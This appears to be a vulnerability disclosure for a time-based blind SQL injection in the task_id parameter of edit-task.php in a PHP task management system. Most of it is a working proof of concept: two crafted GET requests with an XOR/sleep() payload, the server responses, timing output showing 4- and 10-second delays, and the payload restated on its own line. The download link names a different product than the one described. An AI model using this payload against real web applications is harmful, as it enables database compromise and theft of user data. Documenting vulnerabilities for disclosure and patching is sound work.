
SQL injection vulnerability exists in task_id parameter of edit-task.php file of php task management system

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

Sleep time is 4s:



```
GET /taskmatic/edit-task.php?task_id=
0'XOR(if(now()=sysdate()%2Csleep(4)%2C0))XOR'Z HTTP/1.1
~~X-Requested-With: XMLHttpRequest~~
Referer: http://192.168.31.163/taskmatic/
Cookie: PHPSESSID=usc4bb051bb8fb727f1dn6k104
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive
```


```
HTTP/1.1 302 Found
Server: nginx/1.15.11
Date: Tue, 02 Apr 2024 05:45:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 9784

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Task Management System by Mayuri K.
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1">
    <link rel="icon" href="assets/img/favicon.png">
    <link rel="stylesheet" href="
    assets/css/bootstrap.min.css">
    <link rel="stylesheet" href="
    assets/css/bootstrap.theme.min.css">
    <link rel="stylesheet" href="
    assets/bootstrap-datepicker/css/datepicker.css">
    <link rel="stylesheet" href="
    assets/bootstrap-datepicker/css/datepicker-custom.css">
    <link rel="stylesheet" href="assets/css/custom.css">
    <script src="assets/js/jquery.min.js">
    </script>
    <script src="assets/js/bootstrap.min.js">
```

Selected text: sleep(4)

Decoded from: URL encoding — sleep(4)

Done — 10,108 bytes | 4,006 millis

Sleep time is 10s:



```
GET /taskmatic/edit-task.php?task_id=
0'XOR(if(now()=sysdate()%2Csleep(10)%2C0))XOR'Z HTTP/1.1
~~X-Requested-With: XMLHttpRequest~~
Referer: http://192.168.31.163/taskmatic/
Cookie: PHPSESSID=usc4bb051bb8fb727f1dn6k104
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive
```

```
HTTP/1.1 302 Found
Server: nginx/1.15.11
Date: Tue, 02 Apr 2024 05:46:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 9784

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Task Management System by Mayuri K.
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1">
    <link rel="icon" href="assets/img/favicon.png">
    <link rel="stylesheet" href="
    assets/css/bootstrap.min.css">
    <link rel="stylesheet" href="
    assets/css/bootstrap.theme.min.css">
    <link rel="stylesheet" href="
    assets/bootstrap-datepicker/css/datepicker.css">
    <link rel="stylesheet" href="
    assets/bootstrap-datepicker/css/datepicker-custom.css">
    <link rel="stylesheet" href="assets/css/custom.css">
    <script src="assets/js/jquery.min.js">
    </script>
    <script src="assets/js/bootstrap.min.js">
```

Target: http://192.168.31.163

Selected text: sleep(10)

Decoded from: URL encoding — sleep(10)

Done — 10,108 bytes | 10,015 millis

Payload: task_id=0'XOR(if(now()=sysdate()%2Csleep(10)%2C0))XOR'Z

Source Download：

https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html